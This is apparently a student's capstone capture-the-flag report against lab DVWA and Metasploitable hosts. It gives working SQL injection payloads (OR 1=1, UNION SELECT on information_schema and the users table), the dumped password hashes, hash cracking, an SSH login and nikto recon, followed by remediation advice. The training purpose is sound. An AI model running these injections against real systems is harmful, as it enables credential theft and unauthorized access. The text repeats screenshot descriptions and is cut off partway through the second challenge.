



## Derrick Mokaya CS-EH03-25219 Final Capstone Project

### Objectives

For this Final Capstone Activity, I conducted a complete penetration test starting with reconnaissance and then launching exploits against discovered vulnerabilities. Finally, proposed remediation for the exploits.

This assessment was in the form of a cybersecurity capture the flag exercise. I used my ethical hacking skills to locate files that contained flag values. I then reported the flag values that I found as part of the assessment.

In this simulation of an ethical hacking engagement, I used tools to exploit vulnerabilities that I discovered in order to reach a goal. This entailed a trial-and-error approach that required persistence and included a degree of struggle. For my own skill development, working through this struggle was very productive.

- **Challenge 1** – Used SQL injection to find a flag file.
- **Challenge 2** – Used web server vulnerabilities to investigate directories and found a flag file.
- **Challenge 3** – Exploited open Samba shares to access a flag file.
- **Challenge 4** – Analyzed a Wireshark capture file to find the location of a file containing flag information.

### Background / Scenario

I was hired to conduct a penetration test for a customer. At the conclusion of the test, the customer requested a complete report that included any vulnerabilities discovered, successful exploits, and remediation steps to protect vulnerable systems. I had access to hosts on the 10.5.5.0 and 192.168.0.0/24 networks.

### Required Resources

- Kali VM customized for the Ethical Hacker course

### Instructions


#### Challenge 1: SQL Injection

**Total points: 25**


In this part, I had to discover user account information on a server and crack the password of **Bob Smith's** account. I then located the file with Challenge 1 code and used **Bob Smith's** account credentials to open the file at 192.168.0.10 to view its contents.

## Step 1: Preliminary setup

- Opened a browser and opened the website at 10.5.5.12.



- Logged in with the credentials **admin / password**.



- c. Set the DVWA security level to low and clicked Submit.

DVWA Security :: Damn Vulnerable Web Application

10.5.5.12/security.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**DVWA**

**DVWA Security**

**Security Level**

Security level is currently: **Impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This option is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation similar to various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Priority to DVWA v1.9, this level was known as 'high'.

Impossible

**PHPIDS**

**PHPIDS** v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Username: admin

DVWA Security :: Damn Vulnerable Web Application

10.5.5.12/security.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**DVWA**

**DVWA Security**

**Security Level**

Security level is currently: **Impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This option is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation similar to various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Priority to DVWA v1.9, this level was known as 'high'.

Low

**PHPIDS**

**PHPIDS** v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Username: admin

# Final Capstone Project

The screenshot shows a Firefox browser window with the URL [10.5.5.12/security.php](http://10.5.5.12/security.php). The page title is "DVWA Security". On the left, there's a sidebar menu with options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), XSS (Reflected), and XSS (Stored). The "Home" option is highlighted. Below the menu, there's a "Security Level" section with a dropdown menu set to "Low" and a "Submit" button. The main content area has two sections: "Security Level" and "PHPIDS". The "Security Level" section explains the current level is "low" and provides a numbered list of security levels from 1 to 4. The "PHPIDS" section describes PHPIDS v0.6 as a security layer for PHP-based web applications, noting it's currently disabled. It includes links for enabling PHPIDS and viewing the IDS log. At the bottom, there's a message about the session being set to low.

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This security level is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an **attempt** to make the application more difficult to exploit. It's a mixture of **harder or alternative bad practices** to try and secure the code. The vulnerability may not allow the same extent of exploitation similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Priority to DVWA v1.9, this level was known as "high".

Low

**PHPIDS**

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [[Enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

Security level set to low

Username: admin  
Security Level: low  
PHPIDS: disabled

### Step 2: Retrieving the user credentials for the Bob Smith's account.

The screenshot shows the DVWA SQL Injection page. The URL is <http://10.5.5.12/vulnerabilities/sql/>. The User ID field contains the injection query: "User ID: OR 1=1 #". The "Submit" button is visible. Below the form, the "More Information" section lists several links related to SQL injection. At the bottom, it says "Username: admin Security Level: low PHPIDS: disabled".

The screenshot shows the DVWA SQL Injection page. The URL is <http://10.5.5.12/vulnerabilities/sql/?id=%27%20OR%201%3D1%23>. The User ID field is empty. The "Submit" button is visible. Below the form, the "More Information" section lists several links related to SQL injection. At the bottom, it says "Username: admin Security Level: low PHPIDS: disabled".

# Final Capstone Project

This screenshot shows a Firefox browser window with the URL `10.5.5.12/vulnerabilities/sql/`. The page title is "Vulnerability: SQL Injection". On the left, a sidebar menu lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (selected), SQL Injection (Blind), XSS (Reflected), XSS (Stored), DVWA Security, PHP Info, About, and Logout. The main content area displays the results of a SQL injection exploit. The user input field contains `ID: 1 OR 1=1`. The output shows several rows of data:

| ID | First name | Surname |
|----|------------|---------|
| 1  | admin      | admin   |
| 2  | Gordon     | Brown   |
| 3  | Hack       | Me      |
| 4  | Pablo      | Picasso |
| 5  | Bob        | Smith   |
| 6  | P          |         |
| 7  |            |         |

The "More Information" section lists several resources for SQL injection, including links to security reviews and cheat sheets.

This screenshot shows a Firefox browser window with the URL `10.5.5.12/vulnerabilities/sql/`. The page title is "Vulnerability: SQL Injection". The sidebar menu is identical to the previous screenshot. The main content area displays the results of a SQL injection exploit. The user input field contains `ID: 1 OR 1=1 UNION SELECT 1, VERSION() #`. The output shows several rows of data:

| ID | First name | Surname |
|----|------------|---------|
| 1  | admin      | admin   |
| 2  | Gordon     | Brown   |
| 3  | Hack       | Me      |
| 4  | Pablo      | Picasso |
| 5  | Bob        | Smith   |
| 6  | P          |         |
| 7  |            |         |

The "More Information" section lists several resources for SQL injection, including links to security reviews and cheat sheets.

# Final Capstone Project

The screenshot shows a Firefox browser window with the URL `10.5.5.12/vulnerabilities/sql/?id=1'+OR+1%3D1+UNION+SELECT+1%2C+DATABASE()+'%23&Submit=Submit#`. The DVWA logo is at the top. The main content area is titled "Vulnerability: SQL Injection". A sidebar on the left lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted in green), SQL Injection (Blind), XSS (Reflected), XSS (Stored), DVWA Security, PHP Info, About, and Logout. The "User ID:" field contains the value `1, DATABASE()`. Below it, several successful SQL injection queries are listed, each showing a different user record from the database:

- ID: 1' OR 1=1 UNION SELECT 1, DATABASE() #  
First name: admin  
Surname: admin
- ID: 1' OR 1=1 UNION SELECT 1, DATABASE() #  
First name: Gordon  
Surname: Brown
- ID: 1' OR 1=1 UNION SELECT 1, DATABASE() #  
First name: Hack  
Surname: Me
- ID: 1' OR 1=1 UNION SELECT 1, DATABASE() #  
First name: Pablo  
Surname: Picasso
- ID: 1' OR 1=1 UNION SELECT 1, DATABASE() #  
First name: Bob  
Surname: Smith
- ID: 1' OR 1=1 UNION SELECT 1, DATABASE() #  
First name: 1  
Surname: dwva

Below the list is a "More Information" section with links to various SQL injection resources. At the bottom of the form, there are "View Source" and "View Help" buttons.

The second screenshot shows the same DVWA SQL Injection interface. The "User ID:" field now contains `1, schema='dwva'`. The results show that the query failed to return any data, likely because the dwva schema does not contain a table named "users". The rest of the interface and error messages are identical to the first screenshot.

## Final Capstone Project

User ID: |table\_name='users'| Submit

ID: ' OR 1=1 UNION SELECT 1,column\_name FROM information\_schema.columns WHERE table\_name='users'  
First name: admin  
Surname: admin

ID: ' OR 1=1 UNION SELECT 1,column\_name FROM information\_schema.columns WHERE table\_name='users'  
First name: Gordon  
Surname: Brown

ID: ' OR 1=1 UNION SELECT 1,column\_name FROM information\_schema.columns WHERE table\_name='users'  
First name: Hack  
Surname: Me

ID: ' OR 1=1 UNION SELECT 1,column\_name FROM information\_schema.columns WHERE table\_name='users'  
First name: Pablo  
Surname: Picasso

ID: ' OR 1=1 UNION SELECT 1,column\_name FROM information\_schema.columns WHERE table\_name='users'  
First name: Bob  
Surname: Smith

ID: ' OR 1=1 UNION SELECT 1,column\_name FROM information\_schema.columns WHERE table\_name='users'  
First name: 1  
Surname: user\_id

ID: ' OR 1=1 UNION SELECT 1,column\_name FROM information\_schema.columns WHERE table\_name='users'  
First name: 1  
Surname: first\_name

ID: ' OR 1=1 UNION SELECT 1,column\_name FROM information\_schema.columns WHERE table\_name='users'  
First name: 1  
Surname: last\_name

ID: ' OR 1=1 UNION SELECT 1,column\_name FROM information\_schema.columns WHERE table\_name='users'  
First name: 1  
Surname: user

ID: ' OR 1=1 UNION SELECT 1,column\_name FROM information\_schema.columns WHERE table\_name='users'  
First name: 1  
Surname: password

ID: ' OR 1=1 UNION SELECT 1,column\_name FROM information\_schema.columns WHERE table\_name='users'  
First name: 1  
Surname: avatar

ID: ' OR 1=1 UNION SELECT 1,column\_name FROM information\_schema.columns WHERE table\_name='users'  
First name: 1  
Surname: last\_login

ID: ' OR 1=1 UNION SELECT 1,column\_name FROM information\_schema.columns WHERE table\_name='users'  
First name: 1  
Surname: failed\_login

User ID: |word FROM users #' Submit

ID: ' OR 1=1 UNION SELECT user,password FROM users #  
First name: admin  
Surname: admin

ID: ' OR 1=1 UNION SELECT user,password FROM users #  
First name: Gordon  
Surname: Brown

ID: ' OR 1=1 UNION SELECT user,password FROM users #  
First name: Hack  
Surname: Me

ID: ' OR 1=1 UNION SELECT user,password FROM users #  
First name: Pablo  
Surname: Picasso

ID: ' OR 1=1 UNION SELECT user,password FROM users #  
First name: Bob  
Surname: Smith

ID: ' OR 1=1 UNION SELECT user,password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' OR 1=1 UNION SELECT user,password FROM users #  
First name: gordon  
Surname: e99a19c428cb38df260853678922e03

ID: ' OR 1=1 UNION SELECT user,password FROM users #  
First name: 123  
Surname: 8d533d75aa2c396d67eb4d4cc69216a

ID: ' OR 1=1 UNION SELECT user,password FROM users #  
First name: pablo  
Surname: 0d1b7089f5b6e40cad3de5c71e9e9b7

ID: ' OR 1=1 UNION SELECT user,password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

- Identified the table that contained usernames and passwords.
- Located a vulnerable input form that allowed me to inject SQL commands.
- Retrieved the username and the password hash for **Bob Smith's** account.

### Step 3: Cracking Bob Smith's account password.

Used password hash cracking tool crackstation.net to crack **Bob Smith's** password.

## Final Capstone Project

The screenshot shows a web browser window with the URL <https://crackstation.net>. The page title is "CrackStation" and the sub-section is "Free Password Hash Cracker". A text input field is labeled "Enter up to 20 non-salted hashes, one per line:". Below the input field is a note: "Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(shai\_bin)), QubesV3.1BackupDefaults". To the right of the input field is a reCAPTCHA verification box with the message "I'm not a robot". A "Crack Hashes" button is located below the reCAPTCHA box. At the bottom of the page, there is a link to "Download CrackStation's Wordlist".


This screenshot is identical to the one above, but it includes a single hash value, "5f4dcc3b5aa765d61d8327deb882cf99", pasted into the input field. The rest of the interface and text are the same.

## Final Capstone Project

The screenshot shows a Firefox browser window with the URL <https://crackstation.net>. The page title is "CrackStation - Online Password Hash Cracker". The main content area is titled "Free Password Hash Cracker". It has a text input field for pasting hashes, which contains the value "5f4dcc3b5aa765d61d8327deb882cf99". To the right of the input field is a reCAPTCHA verification box with the message "I'm not a robot" and a checked checkbox. Below the input field is a "Crack Hashes" button. A note below the input field states: "Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(shai\_bin)), QubesV3.1BackupDefaults". A table below the note shows the hash "5f4dcc3b5aa765d61d8327deb882cf99" with a "Type" of "md5" and a "Result" of "password". A legend at the bottom left indicates color codes: green for exact match, yellow for partial match, and red for not found.

The password of **Bob Smith's** account was found to be...password

The screenshot shows a Firefox browser window with the URL [10.5.5.12/login.php](http://10.5.5.12/login.php). The page title is "Login :: Damn Vulnerable". The DVWA logo is displayed prominently. The login form has fields for "Username" (containing "smithy") and "Password" (containing "password"). Below the form is a "Login" button. A message "You have logged out" is displayed below the form. At the bottom of the page, a footer note reads: "Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project."



## Step 4: Locating and opening the file with Challenge 1 code.

- Logged into 192.168.0.10 as Bob Smith.

```
(kali㉿kali)-[~] $ ssh smithy@192.168.0.10
The authenticity of host '192.168.0.10 (192.168.0.10)' can't be established.
DSA key fingerprint is SHA256:kgTWSp1AmzhSMFh9jIpZf2/pCIQz2TNrG9sh+fy9SQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.10' (DSA) to the list of known hosts.
smithy@192.168.0.10's password:
Linux 32554753bfef5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
smithy@metasploitable:~$
```

## Final Capstone Project

- b. Located and opened the flag file in the user's home directory.

The screenshot shows a terminal window titled 'smithy@metasploitable:~'. The session starts with an SSH connection to '192.168.0.10'. It then lists programs, shows the warranty notice, and provides documentation links. The user runs 'pwd' to find they are in their home directory ('/home/smithy'). They run 'ls' to list files, and the file 'my\_passwords.txt' is highlighted with a red box. Finally, they run 'cat my\_passwords.txt' to view its contents, which include a congratulatory message and the flag '8748wf8j'.

```
$ ssh smithy@192.168.0.10
The authenticity of host '192.168.0.10 (192.168.0.10)' can't be established.
DSA key fingerprint is SHA256:kgTW5p1Amzh5MfHn9jIpZf2/pCIZq2TNrGsh+fy95Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.10' (DSA) to the list of known hosts.
smithy@192.168.0.10's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
smithy@metasploitable:~$ pwd
/home/smithy
smithy@metasploitable:~$ ls
my_passwords.txt
smithy@metasploitable:~$ cat my_passwords.txt
Congratulations!
You found the flag for Challenge 1!
The code for this challenge is 8748wf8j.

smithy@metasploitable:~$
```

The name of the file with the code was found to be... my\_passwords.txt

The message contained in the file was found to be.... 8748wf8j

## Step 5: Researching and proposing SQL attack remediation

Five remediation methods for preventing SQL injection exploits.

The screenshot shows a web browser window with the URL 'https://www.crowdstrike.com/en-us/cybersecurity-101/cyberattacks/sql-injection-attack/'. The page title is '9 Best Practices to Protect Your Database from SQL Injection'. A sidebar on the left lists 'Definition', 'Consequences', 'Types', 'Example', and 'Best Practices'. The main content area discusses security measures to prevent SQL injection attacks and lists nine best practices:

- 1. Install the latest software and security patches from vendors when available.
- 2. Give accounts that connect to the SQL database only the minimum privileges needed.
- 3. Don't share database accounts across different websites and applications.
- 4. Use validation for all types of user-supplied input, including drop-down menus.
- 5. Configure error reporting instead of sending error messages to the client web browser.
- 6. Use prepared statements with parameterized queries that define all the SQL code and pass in each parameter so attackers can't change the intent of a query later.
- 7. Use stored procedures to build SQL statements with parameters that are stored in the database and called from the application.
- 8. Use allowlist input validation to prevent unvalidated user input from being added to query.
- 9. Escape all user-supplied input before putting it in a query so that the input isn't confused with SQL code from the developer.

### Challenge 2: Web Server Vulnerabilities

**Total points: 25**

In this part, I had to find vulnerabilities on an HTTP server. Misconfiguration of a web server can allow for the listing of files contained in directories on the server. I used .... to perform reconnaissance to find the vulnerable directories.

In this challenge, I located the flag file in a vulnerable directory on a web server.

#### Step 1: Preliminary setup

- Logged into the server at 10.5.5.12 with the **admin / password** credentials.

DVWA Security :: Damn Vulnerable Web Application

10.5.5.12/security.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**DVWA Security**

**Security Level**

Security level is currently: low.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

- Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
- Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
- High - This option is an intermediate setting, representing a mixture of harder or alternative bad practices used to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
- Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code. Priority to DVWA v1.9, this level was known as 'high'.

Low Submit

**PHPIDS**

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: disabled. [Enable PHPIDS]

[Simulate attack] - [View IDS log]

Username: smilthy

- Set the application security level to low.

# Final Capstone Project

**Step 2: From the results of my reconnaissance, I determined which directories were viewable using a web browser and URL manipulation.**

Performed reconnaissance on the server to find directories with indexing using nikto.

```
kali@Kali: ~
File Actions Edit View Help
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
smithy@metasploitable:~$ pwd
/home/smithy
smithy@metasploitable:~$ ls
my_passwords.txt
smithy@metasploitable:~$ cat my_passwords.txt
Congratulations!
You found the flag for Challenge 1!
The code for this challenge is 8748wf8J.

smithy@metasploitable:~$ exit
logout
Connection to 192.168.0.10 closed.

(kali㉿Kali)-[~]
$ man nikto

(kali㉿Kali)-[~]
$
```

